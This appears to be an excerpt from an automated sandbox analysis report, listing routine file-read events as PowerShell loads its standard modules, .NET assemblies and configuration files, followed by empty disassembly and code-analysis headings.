C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA7539B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae 3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShel l.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe6 4a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA7539B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P52 1220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShel l.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA7CB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management .Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FFA7CB755FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management .Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FFA7CB755FA	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_ 4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	4096	success or wait	1	7FFA7CB755FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_ 4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	512	success or wait	1	7FFA7CB755FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0 .0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FFA7CB755FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0 .0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FFA7CB755FA	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	24	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	3	7FFA7539B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA7539B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA7539B526	ReadFile

Disassembly

Code Analysis